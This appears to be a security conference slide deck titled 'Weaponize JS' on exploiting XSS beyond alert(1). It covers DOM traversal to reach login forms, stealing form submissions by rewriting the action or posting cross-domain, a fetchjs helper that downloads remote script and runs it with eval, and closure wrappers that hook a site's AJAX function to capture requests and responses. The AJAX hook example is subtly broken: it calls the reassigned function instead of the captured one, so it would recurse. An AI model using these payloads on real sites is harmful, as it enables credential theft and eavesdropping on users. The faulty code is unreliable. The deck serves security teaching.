Weaponize JS


Making the most of your XSS opportunities

About Me

Mic Whitehorn-Gillam

- Senior Security Consultant @ Secure Ideas
- Long-time software developer
- Web-app Security enthusiast
- Recently moved into security as primary job
-  mgillam on Github
- @mic_wg on twitter

Why not just alert(1)?



Where is this going?

- DOM traversal
- Stealing plain old html forms
- Changing the DOM
- Fetching Hosted Resources
- Introducing malicious objects
- Eavesdropping on asynchronous communication

DOM traversal

```
<div>
  <form action="/auth/login.php" method="post">
    <div class="field">
      <label for="login">Username: </label>
      <input type="text" name="login" />
    </div>
    <div class="field">
      <label for="password">Password: </label>
      <input type="password" name="password" />
    </div>
  </form>
</div>
```

DOM traversal

Getting a handle

```
<tagname name="name1" id="id1" class="class1 class2" />
```

```
document.getElementById('id1')
document.getElementsByName('name1')
document.getElementsByTagName('tagname')
document.getElementsByClassName('class2')
document.querySelector()
```

DOM traversal

Moving up, down, and laterally

```
<grandparent>
  <parent>
    <yourElement id="you">
      <child>
        <grandChild />
      </child>
    </yourElement>
  </parent>
  <aunt>
    <cousin><!--get here from you --></cousin>
  </aunt>
</grandparent>
```

Stealing HTML forms

What are the easy options?

1. **Hold the onsubmit event while running an async post, and then submit**
2. **Cross-domain POST by updating the action**

Changing the DOM

It can one of the easiest things to do.
Hiding an element?

```
document.getElementById('id').style.display = 'none';
```

Replacing a whole section of content?

```
document.getElementById('container').innerHTML = '<h1>New Markup</h1>';
```

Changing the DOM

What about fetching HTML from another host?

Fetching Hosted Resources

```
function fetchjs(scriptUrl, cb)
{
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open("GET", scriptUrl);
    xmlhttp.onreadystatechange = function()
    {
        if ((xmlhttp.status == 200) && (xmlhttp.readyState == 4))
        {
            eval(xmlhttp.responseText);
            if(typeof cb === 'function') {
              cb();
            }
        }
    };
    xmlhttp.send();
}
```

Injecting Malicious Objects

A quick primer on closures

```
//This is a function.
function add(a, b) {
   return a + b;
}

//This is effectively the same function.
var add = function(a, b) {
   return a + b;
}
```

Injecting Malicious Objects

A quick primer on closures

```
var addFactory = function() {
   return function(a, b) {
      return a + b;
   };
}
var addOne = addFactory();
```

Injecting Malicious Objects

A quick primer on closures

```
var mathFactory = function(f) {
  return function(a, b) {
    return f(a, b);
  };
}
var add = mathFactory(function(x, y) { return x + y; });
var subtract = mathFactory(function(x, y) { return x - y; });
```

Injecting Malicious Objects

A quick primer on closures

```
var doMath = (function(f) {
  return function(a, b) {
    console.log('a = ' + a + ', b = ' + b);
    return f(a, b);
  }
})(function(a, b) {
  return a + b;
});
```

Stealing the AJAX

```
//lets say the target has a function called:
function fetchStuffFromServer(payload,
  successCallback, failCallback) { //...
}
fetchStuffFromServer = (function(f) {
    return function(payload, success, fail) {
      console.log(payload);
      //...
      fetchStuffFromServer(payload, success, fail);
    };
})(fetchStuffFromServer);
```

Stealing the AJAX

```
return function(payload, success, fail) {
  console.log(payload);
  var evilSuccess = function(res) {
    console.log(res);
    success(res);
  };
  var evilFail = function(err) {
    console.log(err);
    fail(err);
  };
  fetchStuffFromServer(payload, evilSuccess, evilFail);
```

Stealing the AJAX

But console.log is synchronous

XHRs are asynchronous

```
var evilSuccess = function(res) {
  var onResponse = function(){ success(res)};
  asyncLog(res, onResponse);
}
```

A couple handy resources

https://developer.mozilla.org/en-US/ - MDN

http://www.w3schools.com/jsref/ - W3Schools DOM Reference

Thanks for Coming